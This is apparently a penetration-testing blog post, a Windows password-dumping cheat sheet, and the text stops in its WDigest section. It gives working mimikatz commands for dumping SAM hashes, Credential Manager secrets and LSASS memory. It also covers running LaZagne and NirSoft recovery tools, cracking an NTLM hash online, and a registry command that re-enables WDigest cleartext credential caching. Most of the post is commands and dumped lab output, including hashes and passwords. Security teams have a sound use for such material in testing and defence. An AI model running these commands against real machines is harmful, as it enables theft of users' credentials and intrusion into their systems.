

Hacking Articles

Raj Chandel's Blog

[Menu](#)

[Home](#) » [Penetration Testing](#) » [Password Dumping Cheatsheet: Windows](#)

Penetration Testing

Password Dumping Cheatsheet: Windows

November 23, 2020 By Raj Chandel

Introduction

Password storing mechanism, ever since the genesis of Windows, has been an angle of interest from security researcher's point of view and its implementation has often been criticized. However, newer versions of Windows seem to have tried and tackled this problem in many parameters, but we still can't say that Windows' password storage mechanism is one of the best out there. In this article, which is the first instalment in a three-article series, we'll look for various mechanisms by which we can dump passwords of various default applications in Windows if the system is part of a local workgroup. Further parts in the series will focus on domain and active directory. The purpose of this article is to serve as a quick reference guide for all the dumping mechanisms in brief (like a cheat sheet) and detailed article's reference covering in-depth options will be given for reader's knowledge. Before beginning, it must be noted that many other tools are also available in the market but we'll be only covering traditional tools. Here is what all you can find in the article:

Table of Content:

1. Dumping Windows logon passwords from SAM file

2. Dumping Windows network, RDP and browser passwords from Windows Credential Manager
3. Dumping Windows auto-login passwords
4. Dumping Windows passwords from LSASS process (by creating LSA dump)
5. Dumping Windows passwords using WDigest protocol
6. Dumping Windows Wi-Fi passwords using netsh

Dumping Windows logon passwords from SAM file

SAM file – Security Account Manager (SAM) is a database file in Windows XP and above that store's user's password. It can be used to authenticate local and remote users. The user passwords are stored in a hashed format in a registry hive either as an LM hash or as an NTLM hash. This is present in **%SystemRoot%/system32/config/SAM** and LM protocol is disabled in Windows Vista and above because it was proved to be a compromised protocol. Technically, Sam cannot be copied or moved while Windows is running since Windows kernel obtains and keeps an exclusive filesystem lock on the SAM file and will not release the lock till it has been shut down, however, an in-memory copy of the SAM can be dumped using various techniques which are covered in detail in the article

Credential Dumping: SAM

We'll be using mimikatz to dump SAM file. You can download mimikatz [here](#). Run it as administrator and then the commands are as follows:

```
privilege::debug  
token::elevate  
lsadump::sam
```

```

.#####. mimikatz 2.2.0 (x64) #19041 Sep 18 2020 19:18:29
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > https://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # privilege::debug ←
Privilege '20' OK

mimikatz # token::elevate ←
Token Id : 0
User name :
SID name : NT AUTHORITY\SYSTEM

576 {0;000003e7} 1 D 42457 NT AUTHORITY\SYSTEM S-1-5-18 (04g,
-> Impersonated !
* Process Token : {0;0004ffc8} 1 F 3883673 DESKTOP-ATNONJ9\raj S-1-5-21-1276
* Thread Token : {0;000003e7} 1 D 4238663 NT AUTHORITY\SYSTEM S-1-5-18

mimikatz # lsadump::sam ←
Domain : DESKTOP-ATNONJ9
SysKey : d92268aa54cb14ee03f66cdeab0a0c5f
Local SID : S-1-5-21-1276730070-1850728493-30201559

```

We'll see that various hashes are now dumped among which our user credentials are given too.

In this case, my user is **raj** and the windows password is **123**. We have successfully obtained an NTLM hash and can crack it using various password cracking tools like john or hashcat.

```

RID : 000003e9 (1001)
User : raj
Hash NTLM: 3dbde697d71690a769204beb12283678

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
Random Value : e6e1064e77ee5b97131c411183c6cddb

* Primary:Kerberos-Newer-Keys *
Default Salt : DESKTOP-ATNONJ9raj
Default Iterations : 4096
Credentials
aes256_hmac (4096) : b96e277796c964c78ed0e64bb213ea13ff70
aes128_hmac (4096) : fb27b26ce0706cee2b66e2dc39218c42
des_cbc_md5 (4096) : 1057e31a519e5b01
OldCredentials
aes256_hmac (4096) : b96e277796c964c78ed0e64bb213ea13ff70
aes128_hmac (4096) : fb27b26ce0706cee2b66e2dc39218c42
des_cbc_md5 (4096) : 1057e31a519e5b01


```

Heading over to crackstation.net's online NTLM cracker we are successfully able to crack the NTLM hash we just obtained.

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

3dbde697d71690a769204beb12283678



Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1 sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
3dbde697d71690a769204beb12283678	NTLM	123

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

It is to be noted that the passwords even after they are hashed, are not stored as it is. They are first double encrypted with the SAM registry hive, with parts of encryption keys in the SYSTEM registry hive.

In Windows 7, RC4 encryption was used which is an obsolete algorithm and hence Mimikatz used to dump hashes in cleartext but ever since Windows 10 Anniversary Update v1607 has been out, Microsoft uses the AES-128 cipher for encryption and hence, this made many password dumping tools obsolete. Many tools were updated to tackle this issue and so did Mimikatz but this had the disadvantage of Mimikatz sometimes not being able to give clear text password dump and rather hashes.

Dumping Windows network, RDP and browser passwords from Windows Credential Manager

Windows credential manager is the place where Edge and Windows passwords are stored. Any network protocol, OneDrive, RDP, login etc passwords are stored here. What's more is that the passwords are easy to crack. You can check out the full article with other tools and methods. but we'll be sticking to mimikatz here. You can access credential manager in **Control Panel**→**User Accounts**→**Credential Manager**. Below, you can find that Facebook's credentials are stored in my system which is visible.

Credential Dumping: Windows Credential Manager

 Credential Manager

← → ▾ ↑  > Control Panel > User Accounts > Credential Manager ▾ ↻ 🔍 Search Control Panel

[Control Panel Home](#)

Manage your credentials

View and delete your saved logon information for websites, connected applications and networks.

 **Web Credentials**

 **Windows Credentials**

Web Passwords

https://www.facebook.com/	rrajchandel	⌵
---	-------------	---

Similarly, logon passwords stored would be visible like this:

← → ▾ ↑  > Control Panel > User Accounts > Credential Manager ▾ ↻ 🔍 Search Control Panel

[Control Panel Home](#)

Manage your credentials

View and delete your saved logon information for websites, connected applications and networks.

 **Web Credentials**

 **Windows Credentials**

[Back up Credentials](#) [Restore Credentials](#)

Windows Credentials [Add a Windows credential](#)

192.168.1.13	Modified: Today	⌵
--------------	-----------------	---

Certificate-Based Credentials [Add a certificate-based credential](#)

No certificates.

Generic Credentials [Add a generic credential](#)

virtualapp/didlogical	Modified: 10/14/2020	⌵
SSO_POP_Device	Modified: Today	⌵
XboxLive	Modified: Today	⌵

[See also](#)

We can dump these credentials with the help of mimikatz command:

```
privilege::debug  
sekurlsa::credman
```

And just like that, we see a user “**harshit**” has a password “**1234**”

```
mimikatz # privilege::debug  
Privilege '20' OK  
  
mimikatz # sekurlsa::credman  
  
Authentication Id : 0 ; 3120854 (00000000:002f9ed6)  
Session           : Interactive from 3  
User Name         : DWM-3  
Domain            : Window Manager  
Logon Server      : (null)  
Logon Time        : 11/22/2020 5:00:24 AM  
SID               : S-1-5-90-0-3  
credman :  
  
Authentication Id : 0 ; 3120826 (00000000:002f9eba)  
Session           : Interactive from 3  
User Name         : DWM-3  
Domain            : Window Manager  
Logon Server      : (null)  
Logon Time        : 11/22/2020 5:00:24 AM  
SID               : S-1-5-90-0-3  
credman :  
  
Authentication Id : 0 ; 3118048 (00000000:002f93e0)  
Session           : Interactive from 3  
User Name         : UMFD-3  
Domain            : Font Driver Host  
Logon Server      : (null)  
Logon Time        : 11/22/2020 5:00:24 AM  
SID               : S-1-5-96-0-3  
credman :  
  
Authentication Id : 0 ; 327670 (00000000:0004fff6)  
Session           : Interactive from 1  
User Name         : raj  
Domain            : DESKTOP-ATNONJ9  
Logon Server      : DESKTOP-ATNONJ9  
Logon Time        : 11/22/2020 4:54:29 AM  
SID               : S-1-5-21-1276730070-1850728493-30201559-1001  
credman :  
[00000000]  
* Username : harshit  
* Domain   : 192.168.1.13  
* Password : 1234
```

Similarly, we can also use **lazagne**, another handy tool that you can download from [here](https://github.com/Hackplayers/lazagne).

To run lazagne, we type in:

```
lazagne.exe all
```

```
C:\Users\raj\Downloads>lazagne.exe all
```

```
=====
```

```
The LaZagne Project
```

```
! BANG BANG !
```

```
=====
```

```
##### User: raj #####
```

```
----- Credman passwords -----
```

```
[+] Password found !!!  
URL: XboxLive  
Login: None  
Password: ECS2 \x00\x00\x00\xa5ufP~$^\x13\xa0\x89$\xe0\xd8\xad\xcd\xe0UI\xd0\x96  
xccJy\xfb\xf4\x9f\xda\x07C('\xc7:t\xdb\xe1\xe4\x95\xc4"
```

```
----- Vault passwords -----
```

```
[+] Password found !!!  
URL: https://www.facebook.com/  
Login: rrajchandel  
Password: 123  
Name: Internet Explorer
```

```
[+] Password found !!!  
URL: Domain:target=192.168.1.13  
Login: harshit
```

```
[+] 123 ok for masterkey d9448d1f-0eff-42d1-b111-0f980ba0c88d
```

```
----- Credfiles passwords -----
```

```
[+] Password found !!!  
Username: harshit  
Domain: Domain:target=192.168.1.13  
Password: 1234  
File: C:\Users\raj\AppData\Roaming\Microsoft\Credentials\D7FD170124937099EEEF138F
```


```
----- Vaultfiles passwords -----
```

```
[+] Password found !!!  
URL: https://www.facebook.com/  
Login: rrajchandel  
Password: 123  
File: C:\Users\raj\AppData\Local\Microsoft\Vault\4BF4C442-9B8A-41A0-B380-DD4A704F
```

A terminal might also have RDP password stored. To view stored **RDP** passwords like in the following screenshot:

Manage your credentials

View and delete your saved login information for websites, connected applications and networks.



[Back up Credentials](#) [Restore Credentials](#)

Windows Credentials

[Add a Windows credential](#)

TERMSRV/192.168.1.17

Modified: Today

Internet or network address: TERMSRV/192.168.1.17


User name: DESKTOP-A0AP00M\raj

Password: ••••••••

Persistence: Local computer

[Edit](#) [Remove](#)

To dump RDP passwords we'd use NirSoft's Network Password Recovery which can be downloaded [here](#)




And just like that, we have successfully dumped RDP password as well.


Dumping Windows auto-login passwords

Windows has a special feature of automatic login which enables users to login to the windows system faster. While this feature is handy, one setback is that it can be dumped as well. Let's first set up auto login in windows and then try to dump it. To reach to the menu which sets this up, we'll type in the following in run prompt;



```
control userpasswords2
```




We'll see the following window upon successful completion of the command:



To enable an account to auto-login, we'll simply uncheck the first option which is by default checked.




While we click apply, we'll see a prompt that will ask us for the password once more. After filling it up we'll restart it to make sure the auto login is now applied.



Now, to dump auto-login password, we'll be using a small application developed by NirSoft called Network Password Recovery which can be download from [here](https://www.nirsoft.net/network_password_recovery.html).

Just run the application and we're good to go



Network Password Recovery

File Edit View Help

Item Name	Type	User	Password
	Autologon Password		123

Note that it has only dumped the credential of the current user because at a time only one user can be auto-logged in.

Dumping Windows passwords from LSASS process

LSASS process: Local Security Authority Subsystem Service is a process in Microsoft Windows operating systems that is responsible for enforcing the security policy on the system. It verifies users logging on to a Windows computer or server, handles password changes, and creates access tokens. It also writes to the Windows Security Log. When a user attempts to log on locally to the system by entering username and password in the logon dialog box, the logon process invokes the LSA, which passes the user's credentials to the Security Accounts Manager (SAM), which manages the account information stored in the local SAM database.


The SAM compares the user's credentials with the account information in the SAM database to determine whether the user is authorized to access the system. If it finds the user account information in the SAM database, the SAM authenticates the user by creating a logon session and returning the security identifier (SID) of the user and the SIDs of global groups of which the user is a member to the LSA.

The LSA then grants the user an access token that contains the user's individual and group SIDs and their rights; these enable the user to access resources for which he or she has permissions.


What's interesting is that LSA can be dumped and passwords can be retrieved from a current session. To demonstrate this we first will learn how to create an LSA dump manually.

Go to task manager and find **lsass.exe** file and right-click to create a dump file.

Credential Dumping: Local Security Authority (LSA|LSASS.EXE)




Store this dump file in any location. Currently, we stored it in Temp directory but while we run the command, we'll copy it in **C:\users\raj\Desktop\lsass.DMP**



Now, we'll fire up Mimikatz and type in the following commands:

```
privilege::debug
sekurlsa::minidump C:\Users\raj\Desktop\lsass.DMP
sekurlsa::logonpasswords
```



And sure enough we see a hashed password being dumped from the LSA dump file

```
msv :
[00000003] Primary
* Username : raj
* Domain   : DESKTOP-ATNONJ9
* NTLM     : 3dbde697d71690a769204beb12283678
* SHA1     : 0d5399508427ce79556cda71918020c1e8d15b53
tspkg :
wdigest :
* Username : raj
* Domain   : DESKTOP-ATNONJ9
* Password : (null)
kerberos :
* Username : raj
* Domain   : DESKTOP-ATNONJ9
* Password : (null)
ssp :
credman :
```

Another method to dump hashes from LSA is the patch method. To perform this, we type in the following commands:

```
privilege::debug
lsadump::lsa /patch
```

```
mimikatz # privilege::debug ←
Privilege '20' OK

mimikatz # lsadump::lsa /patch ←
Domain : DESKTOP-ATNONJ9 / S-1-5-21-1276730070-1850728493-30201559

RID : 000001f4 (500)
User : Administrator
LM :
NTLM :

RID : 000001f7 (503)
User : DefaultAccount
LM :
NTLM :

RID : 000001f5 (501)
User : Guest
LM :
NTLM :

RID : 000003e9 (1001)
User : raj
LM :
NTLM : 3dbde697d71690a769204beb12283678

RID : 000001f8 (504)
User : WDAGUtilityAccount
LM :
NTLM : be6b7a47c3dbb506f705a8ddfed8c6c5

mimikatz #
```

This hash is the same as previously obtained in method 1. Hence, the password is **123**.

Dumping Windows passwords using WDigest protocol

WDigest: It is a digest authentication challenge/response protocol that was primarily used in Windows Server 2003 for LDAP and web-based authentication. It utilized HTTP and SASL exchange to authenticate. It worked as follows:

Client→(requests access)→**Authentication Server**

Authentication Server→(challenges)→ **Client**

Client→(encrypts its response with key derived from password)→ **Authenticating Server**

Authenticating Server→ (compares response to a stored response)→ **Determines if client has correct password or not**

To dump passwords using this method fire up Mimikatz as administrator and type in following commands:

```
privilege::debug  
sekurlsa::wdigest
```

```

.#####.  mimikatz 2.2.0 (x64) #19041 Sep 18 2020 19:18:29
.## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##   > https://blog.gentilkiwi.com/mimikatz
'## v ##'   Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'    > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # privilege::debug ←
Privilege '20' OK

mimikatz # sekurlsa::wdigest ←

Authentication Id : 0 ; 2226192 (00000000:0021f810)
Session           : Interactive from 4
User Name         : DWM-4
Domain           : Window Manager
Logon Server      : (null)
Logon Time        : 11/22/2020 5:29:00 AM
SID               : S-1-5-90-0-4

    wdigest :
    * Username : DESKTOP-ATNONJ9$
    * Domain   : WORKGROUP
    * Password : (null)

Authentication Id : 0 ; 2226164 (00000000:0021f7f4)
Session           : Interactive from 4
User Name         : DWM-4
Domain           : Window Manager
Logon Server      : (null)
Logon Time        : 11/22/2020 5:29:00 AM
SID               : S-1-5-90-0-4

    wdigest :
    * Username : DESKTOP-ATNONJ9$
    * Domain   : WORKGROUP
    * Password : (null)

Authentication Id : 0 ; 2223670 (00000000:0021ee36)
Session           : Interactive from 4
User Name         : UMFD-4
Domain           : Font Driver Host
Logon Server      : (null)
Logon Time        : 11/22/2020 5:29:00 AM
SID               : S-1-5-96-0-4

    wdigest :
    * Username : DESKTOP-ATNONJ9$
    * Domain   : WORKGROUP
    * Password : (null)

Authentication Id : 0 ; 1135799 (00000000:001154b7)
Session           : Interactive from 2
User Name         : raj
Domain           : DESKTOP-ATNONJ9
Logon Server      : DESKTOP-ATNONJ9
Logon Time        : 11/22/2020 5:25:48 AM
SID               : S-1-5-21-1276730070-1850728493-30201559-1001

```

It is to be noted that WDigest used to be enabled in Windows 7 and is by default disabled in Windows 10 but is not removed. So, to perform this practical on Windows 10 machine we'll first

have to enable WDigest. We can do so by following two methods:

Command-line method:

```
reg add HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest /v UseLogonCredential /t REG_DWORD /d 1 /f
```

